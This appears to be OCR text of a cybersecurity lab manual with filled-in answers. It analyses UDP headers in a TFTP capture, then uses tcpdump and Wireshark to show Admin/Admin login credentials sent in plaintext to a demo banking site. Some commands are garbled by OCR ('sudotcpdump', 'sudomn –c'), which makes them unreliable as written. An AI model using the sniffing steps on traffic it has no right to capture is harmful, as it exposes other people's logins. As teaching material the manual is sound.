


b. From the Edit menu, choose Preferences and click the arrow to expand Protocols. Scroll down and select UDP. Click the Validate the UDP checksum if possible check box and click OK.


c. Start a Wireshark capture on the interface H1-eth0.

d. Start a tftp session from H2 to the tftp server on H1 and get the file my_tftp_data.


e. Stop the Wireshark capture. Set the filter to tftp and click Apply. Use the three TFTP packets to fill in the table and answer the questions in the rest of this lab.



Detailed UDP information is available in the Wireshark packet details pane. Highlight the first UDP datagram from the host computer and move the mouse pointer to the packet details pane. It may be necessary to adjust the packet details pane and expand the UDP record by clicking the protocol expand box. The expanded UDP datagram should look similar to the diagram below.



The figure below is a UDP datagram diagram. Header information is sparse, compared to the TCP datagram. Similar to TCP, each UDP datagram is identified by the UDP source port and UDP destination port.



Using the Wireshark capture of the first UDP datagram, fill in information about the UDP header. The checksum value is a hexadecimal (base 16) value, denoted by the preceding 0x code:

Description	Wireshark Results
Source IP address	10.0.0.12
Destination IP address	10.0.0.11
Source port number	47844
Destination port number	69
UDP message length	32 bytes*
UDP checksum	0x2029 [correct]*

How does UDP verify datagram integrity?

A checksum is sent in the UDP datagram, and the datagram checksum value is recomputed upon receipt. If the computed checksum is identical to the sent checksum, then the UDP datagram is assumed to be complete.

Examine the first frame returned from the tftpd server. Fill in the information about the UDP header:

Description	Wireshark Results
Source IP address	10.0.0.11
Destination IP address	10.0.0.12
Source port number	58047*
Destination port number	47844*
UDP message length	46 bytes*
UDP checksum	Checksum: 0x1456 [incorrect, should be 0x8cce (maybe caused by “UDP checksum offload”?)]*

Notice that the return UDP datagram has a different UDP source port, but this source port is used for the remainder of the TFTP transfer. Because there is no reliable connection, only the original source port used to begin the TFTP session is used to maintain the TFTP transfer.


Also, notice that the UDP Checksum is incorrect. This is most likely caused by UDP checksum offload. You can learn more about why this happens by searching for “UDP checksum offload”.

Step 4: Clean up

In this step, you will shut down and clean up Mininet.

a. In the terminal that started Mininet, enter quit at the prompt.

b. At the prompt, enter sudomn –c to clean up the processes started by Mininet.



Reflection Question

This lab provided the opportunity to analyze TCP and UDP protocol operations from captured FTP and TFTP sessions. How does TCP manage communication differently than UDP?

TCP manages communication much differently than UDP because reliability and guaranteed delivery requires additional control over the communication channel. UDP has less overhead and control, and the upper-layer protocol must provide some type of acknowledgment control. Both protocols, however, transport data between clients and servers using an application layer protocol and are appropriate for the upper-layer protocol each supports.

Experiment-07

AIM -Using Wireshark To Examine HTTP And HTTPS

Required Resources

- CyberOps Workstation VM
- Internet connection

Part 1: Capture and view HTTP traffic

In this part, you will use **tcpdump** to capture the content of HTTP traffic. You will use command options to save the traffic to a packet capture (pcap) file. These records can then be analyzed using different applications that read pcap files, including Wireshark.


Step 1: Start the virtual machine and log in.

Start the CyberOps Workstation VM. Use the following user credentials:


Step 2: Open a terminal and start tcpdump.

a. Open a terminal application and enter the command **ifconfig.**

b. List the interfaces and their IP addresses displayed in the ifconfig output.
enp0s3 with 192.168.1.15 and lo with 127.0.0.1 (answers for enp0s3 will vary).



c. While in the terminal application, enter the command **sudotcpdump –i enp0s3 –s 0 –w httpdump.pcap**. Enter the password **cyberops** for the user analyst when prompted.



This command starts tcpdump and records network traffic on the **enp0s3** interface.


The **-i** command option allows you to specify the interface. If not specified, the tcpdump will capture all traffic on all interfaces.

The **-s** command option specifies the length of the snapshot for each packet. You should limit snaplen to the smallest number that will capture the protocol information in which you are interested. Setting snaplen to 0 sets it to the default of 262144, for backwards compatibility with recent older versions of tcpdump.

The **-w** command option is used to write the result of the tcpdump command to a file. Adding the extension .pcap ensures that operating systems and applications will be able to read to file. All recorded traffic will be printed to the file httpdump.pcap in the home directory of the user analyst.

Use the man pages for tcpdump to determine the usage of the -s and -w command options.

d. Open a web browser from the launch bar within the Linux Workstation. Navigate to www.altoromutual.com/bank/login.aspx



Because this website uses HTTP, the traffic is not encrypted. Click the Username field to see the warning pop up.

e. Enter a username of **Admin** with a password of **Admin** and click **Login.**


f. Close the virtual web browser.

g. Return to the terminal window where tcpdump is running. Enter **CTRL+C** to stop the packet capture.

Step 3: View the HTTP capture.


The tcpdump, executed in the previous step, printed the output to a file named httpdump.pcap. This file is located in the home directory for the user **analyst.**

a. Click the File Manger icon on the desktop and browse to the home folder for the user **analyst.** Double-click the **httpdump.pcap** file to open it in Wireshark.




b. In the Wireshark application, filter for **http** and click **Apply.**

c. Browse through the different HTTP messages and select the **POST** message.



d. In the lower window, the message is displayed. Expand the **HTML Form URL Encoded: application/x-ww-form-urlencoded** section.



What two pieces of information are displayed?
The uid of Admin and passw of Admin

